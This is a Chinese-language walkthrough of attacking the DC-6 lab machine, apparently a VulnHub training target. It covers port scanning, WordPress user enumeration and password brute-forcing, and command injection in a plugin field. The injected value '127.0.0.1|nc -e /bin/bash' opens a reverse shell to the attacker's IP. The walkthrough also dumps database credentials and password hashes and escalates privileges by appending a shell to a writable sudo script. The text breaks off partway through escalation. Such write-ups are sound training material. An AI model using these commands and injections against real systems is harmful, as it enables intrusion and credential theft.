一、主机发现+信息收集
(一)信息收集
arp-scan -l
(二)环境变量设置
(三)端口扫描
nmap --min-rate 10000 -p- $ip
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
(四)服务信息收集
nmap -sS -sV -O -p22,80 $ip
(五)默认脚本扫描
nmap --script=vuln -p22,80 $ip
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
MAC Address: 00:0C:29:2A:46:DF (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
二、开始渗透
(一)22端口SSH服务
Nday
┌──(root㉿kali)-[/home/kali/bc/dc6]
└─# searchsploit OpenSSH 7.4
-------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                        |  Path
-------------------------------------------------------------------------------------- ---------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration                                              | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                                        | linux/remote/45210.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privi | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading                              | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                                                  | linux/remote/45939.py
-------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
没发现对打点需要的EXp
(二)80端口Web应用



192.168.1.130 直接访问 访问不了 ,需要映射一下
WIndows 修改 C:\Windows\System32\drivers\etc\hosts 文件
Linux 修改 /etc/hosts
然后刷新页面

是一个Wordpress的站
站点扫描
直接用WordPress扫描
wpscan --url http://wordy -e vp,u --plugins-detection mixed
_______________________________________________________________ [+] URL: http://wordy/ [192.168.1.130] [+] Started: Fri Apr 11 02:19:57 2025 Interesting Finding(s): [+] Headers | Interesting Entry: Server: Apache/2.4.25 (Debian) | Found By: Headers (Passive Detection) | Confidence: 100% [+] XML-RPC seems to be enabled: http://wordy/xmlrpc.php | Found By: Direct Access (Aggressive Detection) | Confidence: 100% | References: | - http://codex.wordpress.org/XML-RPC_Pingback_API | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/ | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/ [+] WordPress readme found: http://wordy/readme.html | Found By: Direct Access (Aggressive Detection) | Confidence: 100% [+] Upload directory has listing enabled: http://wordy/wp-content/uploads/ | Found By: Direct Access (Aggressive Detection) | Confidence: 100% [+] The external WP-Cron seems to be enabled: http://wordy/wp-cron.php | Found By: Direct Access (Aggressive Detection) | Confidence: 60% | References: | - https://www.iplocation.net/defend-wordpress-from-ddos | - https://github.com/wpscanteam/wpscan/issues/1299 [+] WordPress version 5.1.1 identified (Insecure, released on 2019-03-13). | Found By: Rss Generator (Passive Detection) | - http://wordy/index.php/feed/, <generator>https://wordpress.org/?v=5.1.1</generator> | - http://wordy/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.1.1</generator> [+] WordPress theme in use: twentyseventeen | Location: http://wordy/wp-content/themes/twentyseventeen/ | Last Updated: 2024-11-12T00:00:00.000Z | Readme: http://wordy/wp-content/themes/twentyseventeen/README.txt | [!] The version is out of date, the latest version is 3.8 | Style URL: http://wordy/wp-content/themes/twentyseventeen/style.css?ver=5.1.1 | Style Name: Twenty Seventeen | Style URI: https://wordpress.org/themes/twentyseventeen/ | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo... | Author: the WordPress team | Author URI: https://wordpress.org/ | | Found By: Css Style In Homepage (Passive Detection) | | Version: 2.1 (80% confidence) | Found By: Style (Passive Detection) | - http://wordy/wp-content/themes/twentyseventeen/style.css?ver=5.1.1, Match: 'Version: 2.1' [+] Enumerating Vulnerable Plugins (via Passive and Aggressive Methods) Checking Known Locations - Time: 00:00:09 <======================================> (7343 / 7343) 100.00% Time: 00:00:09 [+] Checking Plugin Versions (via Passive and Aggressive Methods) [i] No plugins Found. [+] Enumerating Users (via Passive and Aggressive Methods) Brute Forcing Author IDs - Time: 00:00:00 <==========================================> (10 / 10) 100.00% Time: 00:00:00 [i] User(s) Identified: [+] admin | Found By: Rss Generator (Passive Detection) | Confirmed By: | Wp Json Api (Aggressive Detection) | - http://wordy/index.php/wp-json/wp/v2/users/?per_page=100&page=1 | Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Login Error Messages (Aggressive Detection) [+] graham | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Confirmed By: Login Error Messages (Aggressive Detection) [+] mark | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Confirmed By: Login Error Messages (Aggressive Detection) [+] sarah | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Confirmed By: Login Error Messages (Aggressive Detection) [+] jens | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Confirmed By: Login Error Messages (Aggressive Detection)
Nday
┌──(root㉿kali)-[/home/kali/bc/dc6]
└─# searchsploit Apache/2.4.25
Exploits: No Results
Shellcodes: No Results
┌──(root㉿kali)-[/home/kali/bc/dc6]
└─# searchsploit WordPress 5.1.1
-------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                        |  Path
-------------------------------------------------------------------------------------- ---------------------------------
NEX-Forms WordPress plugin < 7.9.7 - Authenticated SQLi                               | php/webapps/51042.txt
WordPress Core 1.5.1.1 - 'add new admin' SQL Injection                                | php/webapps/1059.pl
WordPress Core 1.5.1.1 - SQL Injection                                                | php/webapps/1033.pl
WordPress Core 1.5.1.1 < 2.2.2 - Multiple Vulnerabilities                             | php/webapps/4397.rb
WordPress Core 1.5.1.2 - 'xmlrpc' Interface SQL Injection                             | php/webapps/1077.pl
WordPress Core 1.5.1.3 - Remote Code Execution (Metasploit)                           | php/webapps/1145.pm
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts               | multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service                               | php/dos/47800.py
WordPress Plugin Cart66 1.5.1.14 - Multiple Vulnerabilities                           | php/webapps/28959.txt
WordPress Plugin Cart66 Lite eCommerce 1.5.1.17 - Blind SQL Injection                 | php/webapps/35459.txt
WordPress Plugin Database Backup < 5.2 - Remote Code Execution (Metasploit)           | php/remote/47187.rb
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities                   | php/webapps/39553.txt
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection                             | php/webapps/44943.txt
WordPress Plugin Maintenance Mode by SeedProd 5.1.1 - Persistent Cross-Site Scripting | php/webapps/48724.txt
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection                           | php/webapps/48918.sh
-------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
没有任何插件先排除一批
WordPress Core 1.5.1.1 - 'add new admin' SQL Injection                                | php/webapps/1059.pl
WordPress Core 1.5.1.1 - SQL Injection                                                | php/webapps/1033.pl
WordPress Core 1.5.1.1 < 2.2.2 - Multiple Vulnerabilities                             | php/webapps/4397.rb
那只剩下这三个
一个一个试了发现都不行
我们还有扫到的几个用户 admin graham mark sarah jens
并且其后台地址为
密码爆破
根据官方靶机提示信息(筛选出一个密码字典,要不字典太大了) cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt
然后利用字典进行爆破
wpscan --url http://wordy -U user.txt -P passwords.txt
成功扫出一个用户
| Username: mark, Password: helpdesk01
找了一圈找到了这个位置,可以反弹shell

尝试执行127.0.0.1&&ls也是没问题的
直接利用这个RCE进行反弹shell
127.0.0.1|nc -e /bin/bash 192.168.1.133 4444
输入进去发现输入框有长度限制,我们直接F12打开后台进行修改

成功上线
三、获得初始权限

whoami
是www-data用户
先做个交互式终端
python3 -c 'import pty; pty.spawn("/bin/bash")'
四、提权
信息收集
先看配置文件
www-data@dc-6:/var/www/html$ ls | grep config
ls | grep config
wp-config.php
www-data@dc-6:/var/www/html$ cat wp-config.php
内容
define( 'DB_NAME', 'wordpressdb' );

/** MySQL database username */
define( 'DB_USER', 'wpdbuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'meErKatZ' );
数据库用户
wpdbuser
密码 meErKatZ
直接上数据库
mysql -h 127.0.0.1 -u wpdbuser -p
MariaDB [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| wordpressdb        |
+--------------------+
2 rows in set (0.00 sec)

MariaDB [(none)]> use wordpressdb;
use wordpressdb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wordpressdb]> show tables;
show tables;
+-----------------------+
| Tables_in_wordpressdb |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_pv_am_activities   |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
13 rows in set (0.00 sec)

MariaDB [wordpressdb]> select * from wp_users;
select * from wp_users;
+----+------------+------------------------------------+---------------+-----------------------------+----------+---------------------+-----------------------------------------------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email                  | user_url | user_registered     | user_activation_key                           | user_status | display_name    |
+----+------------+------------------------------------+---------------+-----------------------------+----------+---------------------+-----------------------------------------------+-------------+-----------------+
|  1 | admin      | $P$BDhiv9Y.kOYzAN8XmDbzG00hpbb2LA1 | admin         | blah@blahblahblah1.net.au   |          | 2019-04-24 12:52:10 |                                               |           0 | admin           |
|  2 | graham     | $P$B/mSJ8xC4iPJAbCzbRXKilHMbSoFE41 | graham        | graham@blahblahblah1.net.au |          | 2019-04-24 12:54:57 |                                               |           0 | Graham Bond     |
|  3 | mark       | $P$BdDI8ehZKO5B/cJS8H0j1hU1J9t810/ | mark          | mark@blahblahblah1.net.au   |          | 2019-04-24 12:55:39 |                                               |           0 | Mark Jones      |
|  4 | sarah      | $P$BEDLXtO6PUnSiB6lVaYkqUIMO/qx.3/ | sarah         | sarah@blahblahblah1.net.au  |          | 2019-04-24 12:56:10 |                                               |           0 | Sarah Balin     |
|  5 | jens       | $P$B//75HFVPBwqsUTvkBcHA8i4DUJ7Ru0 | jens          | jens@blahblahblah1.net.au   |          | 2019-04-24 13:04:40 | 1556111080:$P$B5/.DwEMzMFh3bvoGjPgnFO0Qtd3p./ |           0 | Jens Dagmeister |
+----+------------+------------------------------------+---------------+-----------------------------+----------+---------------------+-----------------------------------------------+-------------+-----------------+
五个用户和相应密码
admin $P$BDhiv9Y.kOYzAN8XmDbzG00hpbb2LA1
graham $P$B/mSJ8xC4iPJAbCzbRXKilHMbSoFE41
mark $P$BdDI8ehZKO5B/cJS8H0j1hU1J9t810/
sarah $P$BEDLXtO6PUnSiB6lVaYkqUIMO/qx.3/
jens $P$B//75HFVPBwqsUTvkBcHA8i4DUJ7Ru0
搜了一下发现是PHPass加密,不太容易破解,继续信息收集看下用户信息
ls /home
www-data@dc-6:/var/www/html$ ls /home
ls /home
graham  jens  mark  sarah
有四个用户
www-data@dc-6:/home$ cd j
cd jens/
www-data@dc-6:/home/jens$ ls
ls
backups.sh
www-data@dc-6:/home$ cd m
cd mark/
www-data@dc-6:/home/mark$ ls
ls
stuff
www-data@dc-6:/home/mark$ ls -liah
ls -liah
total 28K
151839 drwxr-xr-x 3 mark mark 4.0K Apr 26  2019 .
   193 drwxr-xr-x 6 root root 4.0K Apr 26  2019 ..
156200 -rw------- 1 mark mark    5 Apr 26  2019 .bash_history
156188 -rw-r--r-- 1 mark mark  220 Apr 24  2019 .bash_logout
156191 -rw-r--r-- 1 mark mark 3.5K Apr 24  2019 .bashrc
153306 -rw-r--r-- 1 mark mark  675 Apr 24  2019 .profile
156362 drwxr-xr-x 2 mark mark 4.0K Apr 26  2019 stuff
www-data@dc-6:/home/mark$ cd stuff
cd stuff
www-data@dc-6:/home/mark/stuff$ ls
ls
things-to-do.txt
www-data@dc-6:/home/mark/stuff$ cat th
cat things-to-do.txt
Things to do:

- Restore full functionality for the hyperdrive (need to speak to Jens)
- Buy present for Sarah's farewell party
- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
我们找到了 graham用户的密码 GSo7isUM1D4, 并且发现jens用户下面有一个sh脚本
先切换到graham用户
su graham
直接sudo -l 看下用户权限
graham@dc-6:/home/mark/stuff$ sudo -l
sudo -l
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh
然后发现graham有以jens执行刚才那个sh脚本的权限,那思路就很明显了,那就是让我们利用backups.sh脚本进一步获取jens的权限
先看眼脚本内容和权限
graham@dc-6:/home/mark/stuff$ cat  /home/jens/backups.sh
cat  /home/jens/backups.sh
#!/bin/bash
tar -czf backups.tar.gz /var/www/html
graham@dc-6:/home/mark/stuff$ ls -liah /home/jens/backups.sh
ls -liah /home/jens/backups.sh
156806 -rwxrwxr-x 1 jens devs 50 Apr 26  2019 /home/jens/backups.sh
权限可写入,直接修改,然后执行
echo '/bin/bash' >> /home/jens/backups.sh
sudo -u jens /home/jens/backups.sh

直接拿到jens用户的权限了
然后sudo -l查看当前用户可执行操作
jens@dc-6:/var/www/html/wp-admin$ sudo -l
sudo -l
Matching Defaults entries for jens on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jens may run the following commands on dc-6:
